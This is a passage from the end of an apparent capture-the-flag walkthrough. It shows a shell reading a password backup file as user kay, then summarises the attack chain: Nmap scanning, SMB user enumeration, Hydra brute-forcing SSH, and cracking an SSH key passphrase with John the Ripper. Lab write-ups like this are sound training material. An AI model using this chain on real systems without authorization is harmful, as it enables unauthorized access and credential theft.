kay@ip-10-48-164-103:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$
kay@ip-10-48-164-103:~$
```

The login was successful, and I gained access to the system as the kay user. After checking Kay's home directory, I found the pass.bak file and displayed its contents.

Conclusion

In this walkthrough, I started by scanning the target with Nmap to identify open services. Using SMB enumeration, I discovered valid usernames and then used Hydra to recover the SSH password for the jan user. After gaining SSH access, I found kay's encrypted SSH private key, cracked its passphrase with John the Ripper, and logged in as kay to retrieve the final password from pass.bak.